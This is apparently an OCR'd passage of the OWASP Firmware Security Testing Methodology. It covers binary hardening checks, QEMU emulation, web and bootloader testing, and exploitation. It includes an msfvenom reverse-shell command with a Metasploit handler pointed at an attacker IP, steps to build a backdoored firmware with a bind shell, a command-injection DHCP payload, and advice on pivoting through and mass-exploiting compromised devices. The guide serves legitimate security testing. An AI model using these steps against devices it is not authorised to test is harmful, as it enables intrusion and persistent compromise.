


Figure 9: Shellback Ghidra Analysis

Common binary analysis consists of reviewing the following:

- Stack canaries enabled or disabled
    - `$ readelf -aW bin/*| grep stack_chk_fail`
    - `$ mips-buildroot-linux-uclibc-objdump -d bin/binary | grep stack_chk_fail`
- Position-independent executable (PIE) enabled or disabled
    - PIE disabled
        - `$ readelf -h <bin> | grep -q 'Type:[[:space:]]*EXEC'`
    - PIE enabled
        - `$ readelf -h <bin> | grep 'Type:[[:space:]]*DYN'`

- DSO
  - $ readelf -d <bin> | grep -q 'DEBUG'
- Symbols
  - $ readelf --syms <bin>
  - $ nm <bin>

- Recognizable strings
  - -el specifies little-endian characters 16-bits wide (e.g. UTF-16).
  - Use -eb for big endian
  - Prints any ASCII strings longer than 16 to stdout
  - The -t flag will return the offset of the string within the file.
  - -tx will return it in hex format, T-to in octal and -td in decimal.
  - Useful for cross-referencing with a hex editor or want to know where in the file your string is.
  - strings -n5 <bin>
  - strings -el <bin>
  - strings -n16 <bin>
  - strings -tx <bin>

- Non-executable (NX) enabled or disabled
  - $ readelf -lW bin/<bin>| grep STACK

    ```
    GNU_STACK 0x000000 0x00000000 0x00000000 0x00000
    0x00000 RWE 0x4
    ```

    - The 'E' indicates that the stack is executable.
  - $ execstack bin/*

    ```
    X bin/ash

    X bin/busybox
    ```

- Relocations read-only (RELRO) configuration
  - Full RELRO:
    - $ readelf -d binary | grep BIND_NOW
  - Partial RELRO:
    - $ readelf -d binary | grep GNU_RELRO

A script that automates checking many of the above binary properties is checksec.sh. Below, are two examples of using the script. *Figure 10* shows a screenshot from a shell interpreter.

```
$ ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/bin/busybox

RELRO           STACK CANARY      NX            PIE             RPATH
RUNPATH Symbols         FORTIFY Fortified       Fortifiable   FILE

Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No
RUNPATH   No Symbols      No    0               0
        /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-
squashfs.img.extracted/squashfs-root/bin/busybox
```

```
$ ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/usr/bin/shellback

RELRO           STACK CANARY      NX            PIE             RPATH
RUNPATH Symbols         FORTIFY Fortified       Fortifiable   FILE

Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No
RUNPATH   No Symbols      No    0               0
        /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-
squashfs.img.extracted/squashfs-root/usr/bin/shellback
```

```
/home/embedos/tools/checksec.sh [git::master] [embedos@embedos] [20:14]
> ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/bin/busybox
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols      No      0               0       /home/embedos/f
irmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/bin/busybox

/home/embedos/tools/checksec.sh [git::master] [embedos@embedos] [20:15]
> ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/usr/bin/shellback
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols      No      0               0       /home/embedos/f
irmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/usr/bin/shellback
```

Figure 10: Checksec.sh

Emulating firmware

Using details and clues identified in previous stages, firmware as well as it's encapsulated binaries must be emulated to verify potential vulnerabilities. To accomplish emulating firmware, there are a few approaches listed below.

1. Partial emulation - Emulation of standalone binaries derived from a firmware's extracted filesystem such as `/usr/bin/shellback`
2. Full emulation - Emulation of the full firmware and start up configurations leveraging fake NVRAM.
3. Emulation using a real device or virtual machine - At times, partial or full emulation may not work due to a hardware or architecture dependencies. If the architecture and endianness match a device owned such as a raspberry pie, the root filesystem or specific binary can be transferred to the device for further testing. This method also applies to pre-built virtual machines using the same architecture and endianness as the target.

Partial Emulation

To begin partially emulating binaries, the CPU architecture and endianness must be known for selecting the appropriate QEMU emulation binary in the following steps.

```
$ binwalk -Y <bin>

$ readelf -h <bin>
```

el - little endian


eb - big endian

Binwalk can be used identify endianness for packaged firmware binaries (not from binaries within extracted firmware) using the command below.

```
$ binwalk -Y UPG_ipc8120p-w7-M20-hi3516c-20160328_165229.ov

DECIMAL       HEXADECIMAL     DESCRIPTION

------------------------------------------------------------------------------
---

3480          0xD98           ARM executable code, 32-bit, little endian, at
least 1154 valid instructions
```

OWASP

https://t.me/learningnets



After the CPU architecture and endianness have been identified, locate the appropriate QEMU binary to perform partial emulation (Not for emulating the full firmware, but binaries with the extracted firmware.)

Typically, in:

```
/usr/local/qemu-arch or /usr/bin/qemu-arch
```

Copy the applicable QEMU binary into the extracted root filesystem. The second command shows copying the static arm QEMU binary to the extracted root filesystem within a ZSH shell showing the absolute path.

```
$ cp /usr/local/qemu-arch /extractedrootFS/

/home/embedos/firmware/_DIR850L_REVB_FW207WWb05_h1ke_beta1.decrypted.extracte
d/squashfs-root

$ cp /usr/bin/qemu-arm-static .
```

Execute the ARM binary (or appropriate arch) to emulate using QEMU and chroot with the following command:

```
$ sudo chroot . ./qemu-arch <binarytoemulate>
```

The following example shows the busybox emulated within a x64 architecture.

```
$ sudo chroot . ./qemu-mips-static bin/busybox

[sudo] password for embedos:

BusyBox v1.14.1 (2016-07-12 10:25:48 CST) multi-call binary

Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko

and others. Licensed under GPLv2.

See source distribution for full notice.


Usage: busybox [function] [arguments]...

   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
```

```
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, addgroup, adduser, arp, arping, basename, bunzip2, bzcat,
bzip2, cat, chmod, chpasswd, cp, cryptpw, cut, date, dd, delgroup, deluser,
        df, du, echo, egrep, expr, false, fdisk, fgrep, free, grep, gunzip,
gzip, halt, hostname, ifconfig, init, insmod, ip, ipaddr, iplink, iproute,
        iprule, iptunnel, kill, killall, killall5, ln, ls, lsmod, mkdir,
mknod, mkpasswd, modprobe, mount, msh, mv, netstat, passwd, ping, ping6,
        poweroff, ps, pwd, reboot, rm, rmmod, route, sed, sh, sleep, sysctl,
tar, test, top, touch, tr, true, tunctl, umount, uname, uptime, vconfig,
        vi, wc, wget, yes, zcat
```

With the target binary emulated, interact with its interpreter or listening service. Fuzz its application and network interfaces as noted in the next phase.

Full Emulation

When possible, use automation tools such as firmadyne or firmware analysis toolkit to perform full emulation of firmware. These tools are essentially wrappers for QEMU and other environmental functions such as NVRAM.
https://github.com/attify/firmware-analysis-toolkit
https://github.com/firmadyne/firmadyne

Using firmware analysis toolkit, simply execute the following command:

```
$ python fat.py <firmware file>
```

use Ctrl-a + x to exit

Note: Modifications to these tools may be required if the firmware contains an uncommon compression, filesystem, or unsupported architecture.

Dynamic analysis

In this stage, perform dynamic testing while a device is running in its normal or emulated environment. Objectives in this stage may vary depending on the project and level of access given. Typically, this involves tampering of bootloader configurations, web and API testing, fuzzing (network and application services), as well as active scanning using various toolsets to acquire elevated access (root) and/or code execution.

Tools that may be helpful are (non-exhaustive):


- Burp Suite
- OWASP ZAP
- Commix
- Fuzzers such as - American fuzzy loop (AFL)
- Network fuzzers such as - Mutiny
- Nmap
- NCrack
- Metasploit

Embedded web application testing

Reference industry standard web methodologies such as OWASP's Testing Guide and Application Security Verification Standard (ASVS).

Specific areas to review within an embedded device's web application are the following:

- Diagnostic or troubleshooting pages for potential command injection vulnerabilities
- Authentication and authorization schemes are validated against the same framework across ecosystem applications as well as the firmware operating system platform
- Test whether default usernames and passwords are used
- Perform directory traversal and content discovery on web pages to identify debug or testing functionality
- Asses SOAP/XML and API communication for input validation and sanitization vulnerabilities such as XSS and XXE
- Fuzz application parameters and observe exceptions and stack traces




  - Tailor targeted payloads against embedded web application services for common C/C++ vulnerabilities such as memory corruption vulnerabilities, format string flaws, and integer overflows.

Depending on the product and its application interfaces, test cases will differ.

Bootloader testing

When modifying device start up and bootloaders such as U-boot, attempt the following:

- Attempt to access the bootloaders interpreter shell by pressing "0", space or other identified "magic codes" during boot.
- Modify configurations to execute a shell command such as adding `'init=/bin/sh'` at the end of boot arguments
  - `#printenv`
  - `#setenv bootargs=console=ttyS0,115200 mem=63M root=/dev/mtdblock3`
  - `mtdparts=sflash:<partitiionInfo> rootfstype=<fstype> hasEeprom=0 5srst=0 int=/bin/sh`
  - `#saveenv`
  - `#boot`
- Setup a tftp server to load images over the network locally from your workstation. Ensure the device has network access.
  - `#setenv ipaddr 192.168.2.2 (local IP of the device)`
  - `#setenv serverip 192.168.2.1 (tftp server IP)`
  - `#saveenv`
  - `#reset`
  - `#ping 192.168.2.1 (check if network access is available)`
  - `#tftp ${loadaddr} uImage-3.6.35` (loadaddr takes two arguments: the address to load the file into and the filename of the image on the TFTP server)
- Use ubootwrite.py to write the uboot-image and push a modified firmware to gain root
- Check for enabled debug features such as:
  - verbose logging
  - loading arbitrary kernels
  - booting from untrusted sources



- *Use caution: Connect one pin to ground, watch device boot up sequence, before the kernel decompresses, short/connect the grounded pin to a data pin (DO) on an SPI flash chip
- *Use caution: Connect one pin to ground, watch device boot up sequence, before the kernel decompresses, short/connect the grounded pin to pins 8 and 9 of the NAND flash chip at the moment U-boot decompresses the UBI image
    - *Review the NAND flash chip's datasheet prior to shorting pins
- Configure a rogue DHCP server with malicious parameters as input for a device to ingest during a PXE boot
    - Use Metasploit's (MSF) DHCP auxiliary server and modify the 'FILENAME' parameter with command injection commands such as `'a";/bin/sh;#'` to test input validation for device startup procedures.


*Hardware security testing

Firmware integrity testing

Attempt to upload custom firmware and/or compiled binaries for integrity or signature verification flaws. For example, compile a backdoor bind shell that starts upon boot using the following steps.

1. Extract firmware with firmware-mod-kit (FMK)
2. Identify the target firmware architecture and endianness
3. Build a cross compiler with Buildroot or use other methods that suits your environment
4. Use cross compiler to build the backdoor (e.g. `./mips-buildroot-linux-uclibc-gcc backdoor.c -static -o backdoor`)
5. Copy the backdoor to extracted firmware /usr/bin
6. Copy appropriate QEMU binary to extracted firmware rootfs
7. Emulate the backdoor using chroot and QEMU
8. Connect to backdoor via netcat
9. Remove QEMU binary from extracted firmware rootfs
10. Repackage the modified firmware with FMK
11. Test backdoored firmware by emulating with firmware analysis toolkit (FAT) and connecting to the target backdoor IP and port using netcat
12. $$$$$$$$$$$$$$$$

If a root shell has already been obtained from dynamic analysis, bootloader manipulation, or hardware security testing means, attempt to execute precompiled malicious binaries such as implants or reverse shells. Consider using automated



payload/implant tools used for command and control (C&C) frameworks. For example, Metasploit framework and `msfvenom` can be leveraged using the following steps.

1. Identify the target firmware architecture and endianness (e.g. armle or armeb)
2. Use msfvenom to specify the appropriate target payload (-p), attacker host IP (LHOST=), listening port number (LPORT=) filetype (-f), architecture (--arch), platform (--platform linux or windows), and the output file (-o). For example,
   ```
   msfvenom -p linux/armle/meterpreter_reverse_tcp
   LHOST=192.168.1.245 LPORT=4445 -f elf -o
   meterpreter_reverse_tcp --arch armle --platform linux
   ```
3. Transfer the payload to the compromised device (e.g. Run a local webserver and wget/curl the payload to the filesystem) and ensure the payload has execution permissions
4. Prepare Metasploit to handle incoming requests. For example, start Metasploit with *msfconsole* and use the following settings according to the payload above:
   - `use exploit/multi/handler`
   - `set payload linux/armle/meterpreter_reverse_tcp`
   - `set LHOST 192.168.1.245 (attacker host IP)`
   - `set LPORT 445 (can be any unused port)`
   - `set ExitOnSession false`
   - `exploit -j -z`
5. Execute the meterpreter reverse shell on the compromised device
6. Watch meterpreter sessions open
7. Perform post exploitation activities
   - Manage compromised devices via C&C tools to mass exploit networks
   - Add routes to target network subnets and use the compromised device as a pivot point
   - Port forward traffic from the compromised device to your local machine

If possible, identify a vulnerability within startup scripts to obtain persistent access to a device across reboots. Such vulnerabilities arise when startup scripts reference, [symbolically link](), or depend on code located in untrusted mounted locations such as SD cards, and flash volumes used for storage data outside of root filesystems.

Runtime analysis

Runtime analysis involves attaching to a running process or binary while a device is running in its normal or emulated environment. Basic runtime analysis steps are provided below:

1. `sudo chroot . ./qemu-arch -L <optionalLibPath> -g <gdb_port> <binary>`
2. Attach gdb-multiarch or use IDA to emulate the binary
3. Set breakpoints for functions identified during step 4 such as memcpy, strncpy, strcmp, etc.
4. Execute large payload strings to identify overflows or process crashes using a fuzzer
5. Proceed to the Binary Exploitation stage below if a vulnerability is identified

Tools that may be helpful are (non-exhaustive):

- gdb-multiarch
- Peda
- Frida
- ptrace
- strace
- IDA Pro
- Ghidra
- Binary Ninja
- Hopper

Binary Exploitation

After identifying a vulnerability within a binary from previous stages, a proper proof-of-concept (PoC) is required to demonstrate the real-world impact and risk. Developing exploit code requires programming experience in lower level languages (e.g. ASM, C/C++, shellcode, etc.) as well as background within the particular target architecture (e.g. MIPS, ARM, x86 etc.). PoC code involves obtaining arbitrary execution on a device or application by controlling an instruction in memory.

It is not common for binary runtime protections (e.g. NX, DEP, ASLR, etc.) to be in place within embedded systems however when this happens, additional techniques may be required such as return oriented programming (ROP). ROP allows an attacker to implement arbitrary malicious functionality by chaining existing code in the target process/binary's code known as gadgets. Steps will need to be taken to exploit an identified vulnerability such as a buffer overflow by forming a ROP chain. A tool that can be useful for situations like these is Capstone's gadget finder or ROPGadget - https://github.com/JonathanSalwan/ROPgadget

Utilize the following references for further guidance:

- https://azeria-labs.com/writing-arm-shellcode/
- https://www.corelan.be/index.php/category/security/exploit-writing-tutorials/

https://t.me/learningnets

Firmware analysis tool index

A combination of tools will be used throughout assessing firmware. Listed below, are commonly used tools.

- Firmware Analysis Comparison Toolkit
- FWanalyzer
- ByteSweep
- Binwalk
- flashrom
- Openocd
- Firmwalker
  - Scriptingxss fork - https://github.com/scriptingxss/firmwalker
- Firmware Modification Kit
- Angr binary analysis framework
- Binary Analysis Tool
- Firmadyne
- Checksec.sh

Vulnerable firmware

To practice discovering vulnerabilities in firmware, use the following vulnerable firmware projects as a starting point.

- The Damn Vulnerable Router Firmware Project
    - https://github.com/praetorian-code/DVRF
- Damn Vulnerable ARM Router (DVAR)
    - https://blog.exploitlab.net/2018/01/dvar-damn-vulnerable-arm-router.html
- OWASP IoTGoat
    - https://github.com/scriptingxss/IoTGoat

Feedback and contributing

If you would like to contribute or provide feedback to improve this methodology, contact Aaron.guzman@owasp.org (@scriptingxss). Alternatively, file an issue and/or a pull request on the project's Github - https://github.com/scriptingxss/owasp-fstm.

Acknowledgements

Special thanks to our sponsors Cisco Meraki, OWASP Inland Empire, and OWASP Los Angeles. Thanks to José Alejandro Rivas Vidal and Daniel Miessler for their careful review.

https://t.me/learningnets